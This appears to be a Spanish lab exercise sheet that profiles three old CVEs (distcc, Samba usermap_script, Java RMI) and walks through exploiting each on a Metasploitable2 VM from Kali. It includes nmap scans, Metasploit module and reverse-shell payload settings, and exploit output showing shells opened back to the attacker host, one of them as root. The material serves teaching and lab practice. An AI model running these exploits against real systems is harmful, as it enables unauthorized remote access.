EJERCICIOS METASPLOIT BÁSICO

Prerrequisitos

- KALI LINUX
- METASPLOITABLE2

Ejercicio 1 - OSINT y Metasploit

Vulnerabilidad: CVE-2004-2687 (Distcc)

- Ficha de la vulnerabilidad:
  - ¿A qué software afecta?

Afecta al software distcc

  - ¿Qué es ese software?


distcc es un programa para distribuir la compilación de código C o C++ en varias máquinas en una red. distcc siempre debe generar los mismos resultados que una compilación local, es fácil de instalar y usar y, a menudo, es dos o más veces más rápido que una compilación local.

A diferencia de otros sistemas de compilación distribuidos, distcc no requiere que todas las máquinas compartan un sistema de archivos, tengan relojes sincronizados o tengan instaladas las mismas bibliotecas o archivos de encabezado. Las máquinas pueden ejecutar diferentes sistemas operativos, siempre que tengan formatos binarios compatibles o compiladores cruzados.

De forma predeterminada, distcc envía el código fuente preprocesado completo a través de la red para cada trabajo, por lo que todo lo que requiere de las máquinas voluntarias es que estén ejecutando el demonio distccd y que tengan instalado un compilador apropiado.

  - Descripción de la vulnerabilidad.


distcc 2.x, como se usa en XCode 1.5 y otros, cuando no está configurado para restringir el acceso al puerto del servidor, permite a atacantes remotos ejecutar comandos arbitrarios a través de trabajos de compilación, que son ejecutados por el servidor sin verificaciones de autorización.



– CVSS Scores & Vulnerability Types

CVSS Score	9.3
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	16

- Versiones de software afectadas.



– Number Of Affected Versions By Product

Vendor	Product	Vulnerable Versions
Apple	Xcode	1
Samba	Samba	1

- Puertos que lo utilizan.

3632

- Módulos de metasploit relacionados.

Exploits y payloads

- Explotar la vulnerabilidad:
- Buscar en Metasploit el exploit correspondiente.

1 Elegir un CVE o vulnerabilidad encontrada en la fase de Análisis de Vulnerabilidades.

CVE-2004-2687

```
┌──(veronica㉿kali)-[~]
└─$ nmap -sV 10.0.2.8 -p 3632 -T 5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-18 20:55 CET
Nmap scan report for 10.0.2.8
Host is up (0.00034s latency).

PORT     STATE SERVICE VERSION
3632/tcp open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.26 seconds
```

2 Buscar exploits sobre esa vulnerabilidad (search)

4 Comprobar si el exploit tiene modulo de comprobación con check

5 escogemos el modulo a usar

```
Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec     2002-02-01       excellent  Yes    DistCC Daemon Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) >
```

3 Mostrar información de los diferentes modulos encontrados

6 si hay check, se muestran las opciones del modulo y se llenan los campos requeridos

```
msf6 exploit(unix/misc/distcc_exec) > set rhosts 10.0.2.8
rhosts ⇒ 10.0.2.8
msf6 exploit(unix/misc/distcc_exec) > info

       Name: DistCC Daemon Command Execution
     Module: exploit/unix/misc/distcc_exec
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2002-02-01

Provided by:
  hdm <x@hdm.io>

Available targets:
  Id  Name
  --  ----
  0   Automatic Target

Check supported:
  Yes

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  10.0.2.8         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   3632             yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module uses a documented security weakness to execute arbitrary
  commands on any system running distccd.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2004-2687
  OSVDB (13378)
  http://distcc.samba.org/security.html


View the full module info with the info -d command.
```

6.2 Ejecutamos check para ver si la vuln esta

```
View the full module info with the info -d command.

msf6 exploit(unix/misc/distcc_exec) > check
[+] 10.0.2.8:3632 - The target is vulnerable.
```

- Elegir payload de shell reversa.

7 check,

7.1 se escoge un payload

```
Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                 normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                            normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                 normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                            normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   payload/cmd/unix/generic                                   normal  No     Unix Command, Generic Command Execution
   5   payload/cmd/unix/reverse                                   normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   payload/cmd/unix/reverse_bash                              normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                   normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_openssl                           normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   9   payload/cmd/unix/reverse_perl                              normal  No     Unix Command Shell, Reverse TCP (via Perl)
   10  payload/cmd/unix/reverse_perl_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   11  payload/cmd/unix/reverse_ruby                              normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   12  payload/cmd/unix/reverse_ruby_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   13  payload/cmd/unix/reverse_ssl_double_telnet                 normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

```
msf6 exploit(unix/misc/distcc_exec) > set payload payload/cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > options
```

7.2 se muestran las opciones del modulo

```
Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.8         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```

- Explotarlo usando Metasploit.

8 ejecutamos el exploit

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo gyVu2QPU27ipbgK9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\ngyVu2QPU27ipbgK9\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.8:59011) at 2023-01-18 21:18:25 +0100

ls
4665.jsvc_up
```

```
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash


daemon@metasploitable:/tmp$
```

Ejercicio 2 - OSINT y Metasploit

Vulnerabilidad: CVE-2007-2447 (Samba)

- Ficha de la vulnerabilidad:
  - ¿A qué software afecta?

Afecta al software samba

- ¿Qué es ese software?

Samba es una implementación libre del protocolo de archivos compartidos de Microsoft Windows (antiguamente llamado SMB, renombrado posteriormente a CIFS) para sistemas de tipo UNIX. De esta forma, es posible que computadoras con GNU/Linux, Mac OS X o Unix en general se vean como servidores o actúen como clientes en redes de Windows. Samba también permite validar usuarios haciendo de Controlador Principal de Dominio (PDC), como miembro de dominio e incluso como un dominio Active Directory para redes basadas en Windows; aparte de ser capaz de servir colas de impresión, directorios compartidos y autentificar con su propio archivo de usuarios.

- Descripción de la vulnerabilidad.

La funcionalidad MS-RPC en smbd en Samba 3.0.0 a 3.0.25rc3 permite a atacantes remotos ejecutar comandos arbitrarios a través de metacaracteres de shell que involucran la (1) función SamrChangePassword, cuando la opción smb.conf "script de mapa de nombre de usuario" está habilitada y permite usuarios remotos autenticados para ejecutar comandos a través de metacaracteres de shell que involucran otras funciones de MS-RPC en la (2) impresora remota y (3) administración de archivos compartidos.

– Puntuaciones CVSS y tipos de vulnerabilidad

Puntaje CVSS	**6.0**
Impacto de la confidencialidad	Parcial (Hay una divulgación de información considerable).
Impacto de integridad	Parcial (la modificación de algunos archivos o información del sistema es posible, pero el atacante no tiene control sobre lo que se puede modificar, o el alcance de lo que el atacante puede afectar es limitado).
Impacto en la disponibilidad	Parcial (Hay un rendimiento reducido o interrupciones en la disponibilidad de recursos).
Complejidad de acceso	Medio (Las condiciones de acceso son algo especializadas. Se deben cumplir algunas condiciones previas para explotar)
Autenticación	???
Acceso obtenido	Ninguno
Tipo(s) de vulnerabilidad	Ejecutar código
Identificación de CWE	CWE id no está definido para esta vulnerabilidad

- Versiones de software afectadas.

Platform
Red Hat Enterprise Linux 2.1
Red Hat Enterprise Linux 3
Red Hat Enterprise Linux 4
Red Hat Enterprise Linux 5

– Número de versiones afectadas por producto

Vendedor	Producto	Versiones vulnerables
Samba	Samba	42

- Puertos que lo utilizan.

139 para NETBIOS

445 para TCP

- Módulos de metasploit relacionados.

Exploit

Payloads

auxiliary

- Explotar la vulnerabilidad:

```
┌──(veronica㉿kali)-[~]
└─$ nmap -sV 10.0.2.8 -T 5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-18 21:52 CET
Nmap scan report for 10.0.2.8
Host is up (0.00028s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

- Buscar en Metasploit el exploit correspondiente.

1 Elegir un CVE o vulnerabilidad encontrada en la fase de Análisis de Vulnerabilidades

CVE: 2007-2447

2 Buscar exploits sobre esa vulnerabilidad (search).

```
msf6 > search cve:2007-2447

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

3 Mostrar información de los diferentes módulos encontrados (info)

```
Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                  normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                                normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap               2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                               normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                          2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results           2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow
```

4 Comprobamos si el exploit tiene modulo de comprobación

Arriba vemos que no tiene modulo y entre los auxiliares tampoco hay herramienta para comprobar si la vuln existe en el equipo.

5 Elegimos el modulo que corresponde a la CVE analizada

```
msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

- Elegir payload de shell reversa.

7 Si no hay check:

7.1 Elegimos un payload en caso de que el modulo sea un exploit

```
msf6 exploit(multi/samba/usermap_script) > set payload payload/cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) >
```


7.2 Mostramos las opciones del modulo

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 10.0.2.8
rhosts => 10.0.2.8
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.8         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

- Explotarlo usando Metasploit.

8 Lanzamos el exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo dOSEhcijVQ7fnwZr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "dOSEhcijVQ7fnwZr\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.8:42904) at 2023-01-18 22:20:45 +0100
```


shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
root@metasploitable:/#

Ejercicio 3 - OSINT y Metasploit

Vulnerabilidad: CVE-2011-3556 (Java RMI)

- Ficha de las vulnerabilidad:

¿A qué software afecta?

Afecta a Java RMI o Java remote method invocation

¿Qué es ese software?

es un mecanismo ofrecido por Java para invocar un método de manera remota. Forma parte del entorno estándar de ejecución de Java y proporciona un mecanismo simple para la comunicación de servidores en aplicaciones distribuidas basadas exclusivamente en Java. Si se requiere comunicación entre otras tecnologías debe utilizarse CORBA o SOAP en lugar de RMI.

RMI se caracteriza por la facilidad de su uso en la programación por estar específicamente diseñado para Java; proporciona paso de objetos por referencia (no permitido por SOAP), recolección de basura distribuida (Garbage Collector distribuido) y paso de tipos arbitrarios (funcionalidad no provista por CORBA).

A través de RMI, un programa Java puede exportar un objeto, con lo que dicho objeto estará accesible a través de la red y el programa permanece a la espera de peticiones en un puerto TCP. A partir de ese momento, un cliente puede conectarse e invocar los métodos proporcionados por el objeto.

Descripción de la vulnerabilidad.

Descripción actual

Vulnerabilidad no especificada en el componente Java Runtime Environment en Oracle Java SE JDK y JRE 7, 6 Update 27 y anterior, 5.0 Update 31 y anterior, 1.4.2_33 y anterior, y JRockit R28.1.4 y anterior permite a atacantes remotos afectar la confidencialidad, integridad y disponibilidad, relacionada con RMI, una vulnerabilidad diferente a CVE-2011-3557.

– Puntuaciones CVSS y tipos de vulnerabilidad

Puntaje CVSS	**7.5**
Impacto de la confidencialidad	Parcial (Hay una divulgación de información considerable).
Impacto de integridad	Parcial (la modificación de algunos archivos o información del sistema es posible, pero el atacante no tiene control sobre lo que se puede modificar, o el alcance de lo que el atacante puede afectar es limitado).
Impacto en la disponibilidad	Parcial (Hay un rendimiento reducido o interrupciones en la disponibilidad de recursos).
Complejidad de acceso	Bajo (No existen condiciones de acceso especializadas o circunstancias atenuantes. Se requiere muy poco conocimiento o habilidad para explotar.)
Autenticación	No se requiere (no se requiere autenticación para aprovechar la vulnerabilidad).
Acceso obtenido	Ninguno
Tipo(s) de vulnerabilidad	
Identificación de CWE	CWE id no está definido para esta vulnerabilidad

- Versiones de software afectadas.

Platform	Package	State	Errata	Release Date
Extras for RHEL 4	java-1.6.0-sun	Fixed	RHSA-2011:1384	19 de octubre de 2011
Red Hat Enterprise Linux 6 Supplementary	java-1.6.0-sun	Fixed	RHSA-2011:1384	19 de octubre de 2011
Supplementary for Red Hat Enterprise Linux 5	java-1.6.0-sun	Fixed	RHSA-2011:1384	19 de octubre de 2011
Red Hat Enterprise Linux 5	java-1.6.0-openjdk	Fixed	RHSA-2011:1380	18 de octubre de 2011
Red Hat Enterprise Linux 6	java-1.6.0-openjdk	Fixed	RHSA-2011:1380	18 de octubre de 2011
Extras for RHEL 4	java-1.6.0-ibm	Fixed	RHSA-2012:0034	18 de enero de 2012
Red Hat Enterprise Linux 6 Supplementary	java-1.6.0-ibm	Fixed	RHSA-2012:0034	18 de enero de 2012
Red Hat Network Satellite Server v 5.4	java-1.6.0-ibm	Fixed	RHSA-2013:1455	23 de octubre de 2013
Supplementary for Red Hat Enterprise Linux 5	java-1.6.0-ibm	Fixed	RHSA-2012:0034	18 de enero de 2012
Extras for RHEL 4	java-1.5.0-ibm	Fixed	RHSA-2011:1478	24 de noviembre de 2011
Red Hat Enterprise Linux 6 Supplementary	java-1.5.0-ibm	Fixed	RHSA-2011:1478	24 de noviembre de 2011
Supplementary for Red Hat Enterprise Linux 5	java-1.5.0-ibm	Fixed	RHSA-2011:1478	24 de noviembre de 2011
Red Hat Enterprise Linux 6	java-1.4.2-ibm-sap	Affected		
RHEL 4 for SAP	java-1.4.2-ibm-sap	Fixed	RHSA-2012:0343	29 de febrero de 2012
Extras for RHEL 4	java-1.4.2-ibm	Fixed	RHSA-2012:0006	9 de enero de 2012
Supplementary for Red Hat Enterprise Linux 5	java-1.4.2-ibm	Fixed	RHSA-2012:0006	9 de enero de 2012

- Puertos que lo utilizan.

1099

- Módulos de metasploit relacionados.

EXPLOIT

AUXILIARY

PAYLOADS

- Explotar la vulnerabilidad:
- Buscar en Metasploit el exploit correspondiente.

1 Elegir un CVE o vulnerabilidad encontrada en la fase de Análisis de Vulnerabilidades.

CVE: 2011-3556

2 Buscar exploits sobre esa vulnerabilidad (search)

```
msf6 > search cve:2011-3556

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/multi/misc/java_rmi_server      2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   1  auxiliary/scanner/misc/java_rmi_server  2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/misc/java_rmi_server
```

3 Mostrar información de los diferentes módulos encontrados (info).

```
msf6 > info exploit/multi/misc/java_rmi_server

       Name: Java RMI Server Insecure Default Configuration Java Code Execution
     Module: exploit/multi/misc/java_rmi_server
   Platform: Java, Linux, OSX, Solaris, Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
 Disclosed: 2011-10-15

Provided by:
  mihi

Available targets:
  Id  Name
  --  ----
  0   Generic (Java Payload)
  1   Windows x86 (Native Payload)
  2   Linux x86 (Native Payload)
  3   Mac OS X PPC (Native Payload)
  4   Mac OS X x86 (Native Payload)

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      1099             yes       The target port (TCP)
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                     no        The URI to use for this exploit (default is random)

Payload information:
  Avoid: 0 characters
```

4.Comprobar si el exploit tiene módulo de comprobación (columna check) o si hay alguna herramienta auxiliary que permita comprobar si la vulnerabilidad existe en un equipo.

```
#  Name                                      Disclosure Date  Rank       Check  Description
-  ----                                      ---------------  ----       -----  -----------
0  exploit/multi/misc/java_rmi_server        2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
1  auxiliary/scanner/misc/java_rmi_server    2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
```

5.Elegimos el módulo a utilizar (use RUTA o use NUMERO QUE IDENTIFICA AL EXPLOIT).

```
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

6.Si hay Check:

6.1 Mostramos las opciones del módulo, vemos las Required y que estén en blanco para añadirlas (show options, set VARIABLE valor)

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 10.0.2.8
rhosts => 10.0.2.8
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     10.0.2.8         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

6.2 Ejecutamos (check) para comprobar si la vulnerabilidad está. Depende del resultado seguimos o volvemos a buscar.

```
msf6 exploit(multi/misc/java_rmi_server) > check

[*] 10.0.2.8:1099 - Using auxiliary/scanner/misc/java_rmi_server as check
[+] 10.0.2.8:1099         - 10.0.2.8:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] 10.0.2.8:1099         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.8:1099 - The target is vulnerable.
```

- Elegir payload de shell reversa.

7.1 Elegimos un payload en caso que el módulo sea un exploit (show payloads/set payload + payload_elegido o NUMERACIÓN DEL PAYLOAD)

```
Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/generic/custom                                       normal  No     Custom Payload
   1   payload/generic/shell_bind_tcp                               normal  No     Generic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                            normal  No     Generic Command Shell, Reverse TCP Inline
   3   payload/generic/ssh/interact                                 normal  No     Interact with Established SSH Connection
   4   payload/java/jsp_shell_bind_tcp                              normal  No     Java JSP Command Shell, Bind TCP Inline
   5   payload/java/jsp_shell_reverse_tcp                           normal  No     Java JSP Command Shell, Reverse TCP Inline
   6   payload/java/meterpreter/bind_tcp                            normal  No     Java Meterpreter, Java Bind TCP Stager
   7   payload/java/meterpreter/reverse_http                        normal  No     Java Meterpreter, Java Reverse HTTP Stager
   8   payload/java/meterpreter/reverse_https                       normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   9   payload/java/meterpreter/reverse_tcp                         normal  No     Java Meterpreter, Java Reverse TCP Stager
   10  payload/java/shell/bind_tcp                                  normal  No     Command Shell, Java Bind TCP Stager
